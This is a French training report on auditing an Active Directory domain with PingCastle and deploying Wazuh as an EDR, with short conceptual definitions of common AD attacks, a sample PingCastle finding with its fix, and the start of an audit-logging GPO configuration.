

ADRAR FORMATION

Audit AD + Mise en place d'un EDR



MARAVAL Liam
28/02/2025

Ce document sera décomposé en plusieurs chapitres :

1. Contexte : Définition des besoins ainsi que le choix des solutions en réponse à la demande client.
2. Configuration technique
3. Conclusion

Table des matières

1.	Contexte	2
1.1	Demandes du client.....	2
1.2	Evolution de l'infrastructure	3
1.3	Choix de la solution	4
1.4	Sécurisation des accès.....	4
2.	Configuration technique.....	5
2.1	Analyse des risques via un audit PingCastle.....	5
2.2	Configuration de la journalisation avancée Windows.....	9
2.3	Installation et configuration de Wazuh.....	14
2.4	Détection d'une attaque Golden Ticket	17
2.5	Réponse à une attaque Golden Ticket	21
2.6	Détection et réponse d'une attaque DCSync	24
3.	Conclusion	26
4.	Annexes	27

1. Contexte

1.1 Demandes du client

Nous sommes contactés par l'ADRAR afin de renforcer la sécurité de leurs Active Directory.
En effet, un outil de prévention doit être implémenté afin de réduire le risque de compromission de l'AD notamment par le biais d'attaque courante comme :

- Golden Ticket
- Kerberoasting
- AS-REP Roasting
- DCSync attack

De plus il nous est demandé de centraliser toutes les logs afin de faciliter la lisibilité et la gestion de celle-ci.


Un audit de sécurité doit être aussi effectué afin d'évaluer le niveau de sécurité global de la forêt.

Voici le cahier des charges défini avec l'ADRAR :

- Effectuer un audit de sécurité de l'AD
- Installation d'un service EDR
- Configuration des agents sur le serveur Active Directory
- Mise en place des règles de réponse suite à de potentielles attaques détectées sur l'AD
- Centralisation des logs remontées sur les différents agents

1.2 Evolution de l'infrastructure

Pour mieux comprendre la mise en place de la nouvelle infrastructure, veuillez-vous référer au nouveau schéma effectué :



Afin de répondre à la demande de l'ADRAR nous allons commencer par effectuer l'audit de sécurité du domaine via PingCastle.

Celui-ci nous servira afin d'évaluer le niveau de sécurité global du domaine via un score de vulnérabilité qui lui sera attribué.

Plus le score est haut moins le domaine est considéré comme sain.

Ensuite nous allons implémenter « **Wazuh** ».

Celui-ci sera en charge de plusieurs fonctions essentielles quant à la sécurisation d'un SI :

- Collecte des logs
- Analyse des serveurs et endpoints afin de détecter du trafic suspect
- Réponse en cas d'attaque
- Tableau personnalisé remontant les informations clé sur la sécurité du SI

Nous aborderons également l'exploitation des logs à partir de l'observateur d'événements de Windows Server sans rentrer dans les détails.

En effet, même si les logs seront centralisés sur Wazuh, il est nécessaire de connaître les possibilités de traitement des logs en local sur un serveur Windows

1.3 Choix de la solution

Nous avons opté pour Wazuh pour le déploiement de notre solution, en se basant sur les éléments suivants :

1. Gestion centralisée des logs
2. Facilité de déploiement des agents
3. Réponse automatique en cas d'attaque avec des scripts développés par la communauté
4. Possibilité d'intégration de script personnalisée pour les réponses aux attaques
5. Grande communauté et support actif
6. Solution Opensource

En ce qui concerne l'audit de sécurité, nous avons choisi PingCastle car c'est un outil éprouvé qui remonte les failles de sécurité lié à notre domaine ainsi que les modifications à mettre en place afin de les corriger.

C'est également un outil recommandé par l'ANSSI.

Le temps de mise en place de la solution est estimé à 4 jours.

1.4 Sécurisation des accès

La solution que nous allons déployer nous permet de renforcer la sécurité du SI de l'ADRAR notamment par :

- La protection de tous les serveurs et endpoints
- Possibilité de réponse aux attaques par différentes méthodes qui réduit le risque de compromission
- Analyse approfondie des accès et événements de sécurité
- Surveillance des actions par les comptes privilégiés ect..

Tous les échanges entre Wazuh et les agents seront évidemment chiffrés.

Par défaut Wazuh utilise AES256 afin de sécuriser les échanges avec ces agents.

Lors de l'enrôlement de l'agent une clé et un identifiant seront générés et partagés entre l'agent et le serveur central qui serviront respectivement à authentifier les agents et à chiffrer les données.

Aucune politique de rotation des clés n'est prévue automatiquement par Wazuh cependant il est possible de les générer et de les pousser manuellement.

Cela peut être nécessaire en cas de compromission d'un agent ou d'une nouvelle politique de sécurité lié à l'entreprise.

2. Configuration technique


Afin de faciliter la compréhension de cette procédure voici quelques attaques communes à l'AD à connaitre :

- **Kerborroasting** : Cette attaque consiste à effectuer une élévation de privilège sur le domaine. Un attaquant qui à récupérer les identifiants d'un utilisateur demande des ticket de service TGS à un DC. Il capture ensuite les tickets et tente un brut force « hors-ligne » afin de contourner les stratégies de sécurité du domaine
- **AS-REP Roasting** : Cible les comptes AD avec l'option "Do not require pre-authentication", permettant d'obtenir un AS-REP contenant un hash chiffré du mot de passe du compte. Ensuite l'attaquant tente un brut force hors-ligne
- **DCSync attack** : Utilise des droits d'administration AD (comme **Replicating Directory Changes**) pour se faire passer pour un contrôleur de domaine et extraire les hash NTLM de tous les utilisateurs, facilitant les attaques **Pass-the-Hash** et l'usurpation d'identité.
- **Golden ticket** : Création de faux tickets Kerberos en compromettant le compte **KRBTGT**, donnant un accès persistant à l'AD.

2.1 Analyse des risques via un audit PingCastle

Avant de commencer la sécurisation de notre AD nous allons tout d'abord effectuer un audit de notre domaine via PingCastle.


Afin de le lancer il suffit d'exécuter le .exe et choisir l'options 1 :



```

C:\Users\Liam\Downloads\PingCastle_3.3.0.1(1)\PingCastle.exe
\---0      PingCastle (Version 3.3.0.1    9/25/2024 9:03:40 PM)
 \ / \ ...> Get Active Directory Security at 80% in 20% of the time
  \ \ , ' End of support: 2026-01-31
   0---0 To find out more about PingCastle, visit https://www.pingcastle.com
   \ , ' For online documentation, visit https://helpcenter.netwrix.com/category/pingcastle
    v For support and questions:
        - Open-source community, visit https://github.com/netwrix/pingcastle/issues
        - Customers, visit https://www.netwrix.com/support.html
What do you want to do?
=====
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
1-healthcheck-Score the risk of a domain
2-azuread -Score the risk of AzureAD
3-conso -Aggregate multiple reports into a single one
4-carto -Build a map of all interconnected domains
5-scanner -Perform specific security checks on workstations
6-export -Export users or computers
7-advanced -Open the advanced menu
0-Exit
=====
This is the main functionnality of PingCastle. In a matter of minutes, it produces a report which will give you an overview of your Active Directory security. This report can be generated on other domains by using the existing trust links.
  
```

Voici le résultat de notre audit et comme nous le voyons notre AD comporte plusieurs failles de sécurité :



L'audit est décomposé en plusieurs catégories :

- **Stale Object**
- **Privileged Account**
- **Trust**
- **Anomalie**

Ces catégories comportent des recommandations à adopter pour faire descendre le score et assainir notre AD.

Voici un exemple dans « **Privileged Accounts** »:

Privileged Accounts

Privileged Accounts : 40 /100
It is about administrators of the Active Directory

Privileged Accounts rule details [4 rules matched on a total of 46]

Presence of Admin accounts which do not have the flag "This account is sensitive and cannot be delegated": 1 2 + 20 Point(s)

At least one administrator account can be delegated

Rule ID:
P-Delegated

Description:
The purpose is to ensure that all Administrator Accounts have the configuration flag "this account is sensitive and cannot be delegated" (or are members of the built-in group "Protected Users" when your domain functional level is at least Windows Server 2012 R2).

Technical explanation:
Without the flag "This account is sensitive and cannot be delegated" any account can be impersonated by some service account. It is a best practice to enforce this flag on administrators accounts.

Advised solution:
To correct the situation, you should make sure that all your Administrator Accounts have the check-box "This account is sensitive and cannot be delegated" active or add your Administrator Accounts to the built-in group "Protected Users" if your domain functional level is at least Windows Server 2012 R2 (some functionalities may not work properly afterwards, you should check the [official documentation](#)).
If you want to enable the check-box "This account is sensitive and cannot be delegated" but this is not possible because the box is not present (typically for GMSA accounts), you can add the flag manually by adding the number 1048576 to the attribute useraccountcontrol of the account.
Please note that there is a section below in this report named "Admin Groups" which gives more information.

Points:
20 points if present

Documentation:
[\[US\]STIG V-36435 - Delegation of privileged accounts must be prohibited.](#)
[\[MITRE\]Mitre Att&ck - Mitigation - Active Directory Configuration](#)


Details:

1. Score de sécurité de cette rubrique
2. Le nom de la règle révélant la faille de sécurité
3. Détail et correctif à mettre en place


Dans notre cas, ce correctif doit être mis en place afin d'empêcher l'usurpation du compte administrateur via un compte de service notamment dans l'attaque « **Pass the Ticket** » mais également éviter les risques de mouvements latéraux plus globalement.

Nous allons donc mettre en place le correctif.

Pour cela il faut se rendre sur le compte Administrateur et cocher la case suivante :



Maintenant, si nous relançons notre audit, nous constatons que le score de vulnérabilité a baissé :




Ces mises en place de correctif sont essentielles à la bonne tenue d'un AD.

Les audits de type PingCastle, PurpleKnight permettent de révéler des failles de sécurité dans notre SI, il est donc très important dès les corriger et effectuer régulièrement des audits afin d'anticiper et de réduire les risques de compromissions de notre SI.

2.2 Configuration de la journalisation avancée Windows


Afin de configurer l'affichage des logs avancés sur un DC, il faut se rendre dans la gestion des stratégies de groupes.

Nous allons donc créer une nouvelle GPO :




Puis nous allons dans «**Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration** ».

